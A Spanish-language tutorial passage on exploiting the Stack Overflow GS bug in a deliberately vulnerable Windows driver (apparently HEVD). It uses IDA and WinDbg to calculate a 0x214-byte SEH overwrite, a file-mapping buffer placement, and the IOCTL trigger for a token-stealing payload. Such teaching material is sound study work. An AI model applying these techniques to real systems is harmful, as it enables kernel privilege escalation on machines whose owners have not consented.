
Register	Value
ECX	76E563E0
EDX	00000030
ESI	00000044
EDI	00000000
EBP	012DFF88
ESP	012DFF48
EIP	00403DA7
EFL	00000206

A red box highlights the ESI register, and a red arrow points from the assembly code to it.

Allí nos devolverá la dirección del File mapping.



Es una sección como se pidió de 0x1000 bytes.



El tema es que esta sección la voy a user de source y tiene que copiar hasta el seh y luego terminar, así crashea en read antes de que se copie todo el stack y crashee en el stack de kernel.

Dejo este IDA pausado un minuto y abro el otro donde tengo el driver.


Una cosa que no había visto y me había equivocado es que el buffer de destino


```

PAGE:000148DA ; __unwind { // __SEH_prolog4_GS
PAGE:000148DA 000 push 210h
PAGE:000148DF 004 push offset stru_12218
PAGE:000148E4 008 call __SEH_prolog4_GS
PAGE:000148E9 234 mov edi, [ebp+buffer_user]
PAGE:000148EC 234 xor ebx, ebx
PAGE:000148EE 234 mov [ebp+var_21C], bl
PAGE:000148F4 234 push 1FFh ; Size
PAGE:000148F9 238 push ebx ; Val
PAGE:000148FA 23C lea eax, [ebp+Dst]
PAGE:00014900 23C push eax ; Dst
PAGE:00014901 240 call _memset
PAGE:00014906 240 add esp, 0Ch
PAGE:00014909 234 mov [ebp+ms_exc.registration.TryLevel], ebx
PAGE:0001490C 234 push 1 ; Alignment
PAGE:0001490E 238 mov esi, 200h
PAGE:00014913 238 push esi ; Length
PAGE:00014914 23C push edi ; Address
PAGE:00014915 240 call ds:ProbeForRead(x,x,x)
PAGE:0001491B 234 push edi
PAGE:0001491C 238 push offset aUserbuffer0xP ; "[+] UserBuffer: 0x%p\n"
PAGE:00014921 23C call _DbgPrint
PAGE:00014926 23C push [ebp+size_buffer_user]
PAGE:00014929 240 push offset aUserbufferSize ; "[+] UserBuffer Size: 0x%X\n"
PAGE:0001492E 244 call _DbgPrint
PAGE:00014933 244 lea eax, [ebp+var_21C]
PAGE:00014939 244 push eax
PAGE:0001493A 248 push offset aKernelbuffer0x ; "[+] KernelBuffer: 0x%p\n"
PAGE:0001493F 24C call _DbgPrint
PAGE:00014944 24C push esi
PAGE:00014945 250 push offset aKernelbufferSi ; "[+] KernelBuffer Size: 0x%X\n"
PAGE:0001494A 254 call _DbgPrint
PAGE:0001494F 254 push offset aTriggeringStac ; "[+] Triggering Stack Overflow (GS)\n"
PAGE:00014954 258 call _DbgPrint
PAGE:00014959 258 push [ebp+size_buffer_user] ; MaxCount
PAGE:0001495C 25C push edi ; Src
PAGE:0001495D 260 lea eax, [ebp+var_21C]
PAGE:00014963 260 push eax ; Dst
PAGE:00014964 264 call _memcpy
PAGE:00014969 264 add esp, 30h
PAGE:0001496C 234 jmp short loc_14995

```

Vemos que inicializa 0x1ff bytes, pero justo antes pone a cero el byte que esta justo arriba, y el destination empieza en var_21c, por lo cual hay que arreglar el buffer de destino para poder calcular bien y ahora empezara en var_0x21c y será de 0x200 de largo.




Ahora si quedo bien lo renombro como buffer_destino.

Quedo bien, ahí está justo en el memcpy y podemos copiar la cantidad de bytes que queremos

```

PAGE:00014944 24C push esi
PAGE:00014945 250 push offset aKernelbufferSi ; "[+] Kernel
PAGE:0001494A 254 call _DbgPrint
PAGE:0001494F 254 push offset aTriggeringStac ; "[+] Trigge
PAGE:00014954 258 call _DbgPrint
PAGE:00014959 258 push [ebp+size_buffer_user] ; MaxCount
PAGE:0001495C 25C push edi ; Src
PAGE:0001495D 260 lea eax, [ebp+buffer_destino]
PAGE:00014963 260 push eax ; Dst
PAGE:00014964 264 call _memcpy
PAGE:00014969 264 add esp, 30h
PAGE:0001496C 234 jmp short loc_14995

```



Obviamente no debemos copiar desde el inicio de la sección del File mapping porque debe copiar solo hasta el seh y terminarse, debo ver cuántos bytes debo copiar.

Tenemos que copiar desde ya 0x200 para llenar el buffer, 4 mas para pisar la cookie y luego está la estructura ms_exc.

Dentro de la estructura hay 8 bytes y luego el NEXT y el SEH, así que seria

Total a copiar= 0x200 + 4 + 8 + NEXT+ SEH

```

Python>hex(0x200 + 4 + 8+ 4+ 4)
0x214

```

O sea, con 0x214 bytes pisamos el SEH.

```

50
51     #include "StackOverflowGS.h"
52
53     DWORD WINAPI StackOverflowGSThread(LPVOID Parameter) {
54         HANDLE hFile = NULL;
55         ULONG BytesReturned;
56         SIZE_T PageSize = 0x1000;
57         HANDLE Sharedmemory = NULL;
58         PVOID MemoryAddress = NULL;
59         PVOID SuitableMemoryForBuffer = NULL;
60         LPCSTR FileName = (LPCSTR)DEVICE_NAME;
61         LPVOID SharedMappedMemoryAddress = NULL;
62         SIZE_T SeHandlerOverwriteOffset = 0x214;
63         PVOID EopPayload = &TokenStealingPayladGSwin7;
64         LPCTSTR SharedMemoryName = (LPCSTR)SHARED_MEMORY_NAME;
65

```

Como la sección es de 0x1000 de largo, para saber qué dirección pasarle para que empiece a copiar, a la dirección inicial de la sección le suma 0x1000 y luego le resta 0x214, con eso utilizara esa nueva dirección como un buffer de entrada justo para pisar el seh y crashear en lectura.

Veámoslo en el debugger que quedo corriendo en el exploit.

```

3D9F 038 push 0 ; dwFileOffsetHigh
3DA1 03C push 0 ; dwDesiredAccess
3DA6 040 push esi ; hFileMappingObject
3DA7 044 call ds:MapViewOfFile(x,x,x,x,x)
3DAD 030 mov esi, eax
3DAF 030 test esi, esi
3DB1 030 jnz short $LN41

.text:00403DD0
.text:00403DD0 $LN41:
.text:00403DD0 030 push esi
.text:00403DD1 034 push offset aMappedSharedMe ; "\t\t\t[+] Mapped Shared Memory: 0x%p\n"
.text:00403DD6 038 call _printf
.text:00403DD8 038 lea edi, [esi+0DEC]
.text:00403DE1 038 push edi
.text:00403DE2 03C push offset aSuitableMemory ; "\t\t\t[+] Suitable Memory For Buffer: 0x%"...
.text:00403DE7 040 call _printf

```

Vemos que a la dirección del file mapping que quedo en ESI, le suma 0xdec que es 0x1000 menos 0x214.

```
Python>hex(0x1000-0x214)
0xdec
```

```

; dwNumberOfBytesToMap
; dwFileOffsetLow
; dwFileOffsetHigh
; dwDesiredAccess
; hFileMappingObject
MapViewOfFile(x,x,x,x,x)
$LN41

.text:00403DD0
.text:00403DD0 $LN41:
.text:00403DD0 030 push esi
.text:00403DD1 034 push offset aMappedSharedMe ; "\t\t\t[+] Mapped Shared Memory: 0x%p\n"
.text:00403DD6 038 call _printf
.text:00403DD8 038 lea edi, [esi+0DEC]
.text:00403DE1 038 push edi
.text:00403DE2 03C push offset aSuitableMemory ; "\t\t\t[+] Suitable Memory For Buffer: 0x%"...
.text:00403DE7 040 call _printf

```

En mi maquina 0x2C0dec será la dirección que le pasara para que empiece a copiar 0x214 desde ahí, el source del memcpy al stack.

Luego queda copiarle al buffer lo necesario, eso lo hace a continuación.


Con memset llena toda la sección de Aes (0x41)

```

.text:00403DE1 038 push edi
.text:00403DE2 03C push offset aSuitableMemory ; "\t\t\t[+] Suitable Memory For Buffer: 0x%"...
.text:00403DE7 040 call _printf
.text:00403DEC 040 push offset aPreparingBuffer ; "\t\t\t[+] Preparing Buffer: 0x%"...
.text:00403DF1 044 call _printf
.text:00403DF6 044 add esp, 14h
.text:00403DF9 030 push 1000h ; count
.text:00403DFE 034 push 41h ; 'A' ; value
.text:00403E00 038 push esi ; dst
.text:00403E01 03C call _memset
.text:00403E06 03C add esp, 0Ch


```

Allí se lleno el buffer de entrada




Vemos que en la posición 0x0204 escribe 0x42424242, eso supuestamente dice que pisa la COOKIE ya que el buffer ocupaba 0x200 y la cookie esta debajo, para mi como es 0x204 pisa el DWORD justo debajo de la cookie el primer campo de la estructura ms_exc.


Después escribe en ESI+4, el valor 0x43434343



Luego le suma 8 al ESI original y escribe el NEXT y el SEH.



Vemos que quedo como dije yo la COOKIE no fue pisada con los últimos 0x41414141y piso justo debajo los 4 DWORDs de la estructura ms_exc .




Estos son los 4 que piso, así que el ultimo es el SEH.




Justo debajo del SEH se acaba la sección, como queremos que crashee por lectura al tratar de seguir leyendo, le pasaremos un size un poco más grande que 0x214.

Pongo un breakpoint antes de llegar a DeviceIoControl y al dar RUN me queda apretar una tecla en el target para pasar el siguiente system pause.




Veamos los argumentos que le pasa.



El puntero a bytes returned lo pasa con el LEA, luego 0 y 0 para el buffer de salida y su size pues no tiene, y luego vemos que la cantidad de bytes que le pasa para que copie del buffer de entrada es 0x218 o sea 4

bytes más que el largo del buffer de entrada que era de 0x214, esto lo hará crashear en lectura al acabarse el source.


La dirección del buffer de entrada había quedado en EDI




Y luego el IOCTL code 0x222007 del bug este Stack Overflow GS y el handle al device que esta en EBX como vimos.

Ya tenemos analizado el exploit, así que ahora podemos cerrarlo y atachear el IDA con el análisis del driver al KERNEL y mirar como copia los datos.


Antes de atachearlo pongo un breakpoint al inicio de la función vulnerable.





Listo ya detecto que es el mismo archivo que tenia analizado y si acepto lo rebaseara, le digo que es el mismo.

Arranco el exploit en el target.



A apretar la tecla para que pase la pausa, para en el breakpoint.


```

PAGE:9D4B38DA var_220= dword ptr -220h
PAGE:9D4B38DA var_21C= byte ptr -21Ch
PAGE:9D4B38DA Dst= byte ptr -218h
PAGE:9D4B38DA ms_exc= CPPEH_RECORD ptr -18h
PAGE:9D4B38DA Address= dword ptr 8
PAGE:9D4B38DA MaxCount= dword ptr 0Ch
PAGE:9D4B38DA ; _unwind { // _SEH_prolog4_GS
PAGE:9D4B38DA 000 push 210h
PAGE:9D4B38DF 004 push offset stru_9D4B1218
PAGE:9D4B38E4 008 call __SEH_prolog4_GS
PAGE:9D4B38E9 234 mov edi, [ebp+Address]
PAGE:9D4B38EC 234 xor ebx, ebx
PAGE:9D4B38EE 234 mov [ebp+var_21C], bl
PAGE:9D4B38F4 234 push 1FFh ; Size
PAGE:9D4B38F9 238 push ebx ; Val
PAGE:9D4B38FA 23C lea eax, [ebp+Dst]
PAGE:9D4B3900 23C push eax ; Dst
PAGE:9D4B3901 240 call _memset
PAGE:9D4B3906 240 add esp, 0Ch

```

Como habíamos dicho allí copiara el NEXT y el SEH que deberemos pisar más adelante en el memcpy.

```

.text:9D4B01F4 ; Attributes: library function
.text:9D4B01F4 __SEH_prolog4_GS proc near
.text:9D4B01F4 const_0x210= dword ptr 8
.text:9D4B01F4 000 push offset _except_handler4
.text:9D4B01F4 004 push large dword ptr fs:0
.text:9D4B0200 000 mov eax, [esp+const_0x210]
.text:9D4B0204 008 mov [esp+8+const_0x210], ebp
.text:9D4B0208 008 lea ebp, [esp+8+const_0x210]
.text:9D4B020C 008 sub esp, eax
.text:9D4B020E 008 push ebx
.text:9D4B020F 00C push esi
.text:9D4B0210 010 push edi
.text:9D4B0211 014 mov eax, __security_cookie
.text:9D4B0216 014 xor [ebp-4], eax
.text:9D4B0219 014 xor eax, ebp
.text:9D4B021B 014 mov [ebp-1Ch], eax
.text:9D4B021E 014 push eax
.text:9D4B021F 018 mov [ebp-18h], esp
.text:9D4B0222 018 push dword ptr [ebp-8]
.text:9D4B0225 01C mov eax, [ebp-4]
.text:9D4B0228 01C mov dword ptr [ebp-4], 0FFFFFFEh
.text:9D4B022F 01C mov [ebp-8], eax
.text:9D4B0232 01C lea eax, [ebp-10h]
.text:9D4B0235 01C mov large fs:0, eax
.text:9D4B0238 01C retn
.text:9D4B0238 __SEH_prolog4_GS endp

```

Stack view:

89027BA0	89027CC0	89027CC0
89027BA4	9D4B0080	except_handler4
89027BA8	9D4B38E9	triggerStackOverflowGS(x,x)+F


Ya que cuando demos RUN copiará y seguirá sin que podamos pararlo, podemos poner un BREAKPOINT MEMORY ON WRITE para que pare cuando copie el NEXT un poco antes de crashear, así vemos si queda todo bien.

```


WINDBG>ba w1 89027BA0
breakpoint 1 redefined
WINDBG>bl
0 e 89027ba0 w 1 0001 (0001)

```


Lo pongo en la barra de Windbg.




Creo un segmento y lo convierto en código



O si no tengo ganas lo miro en la barra del Windbg



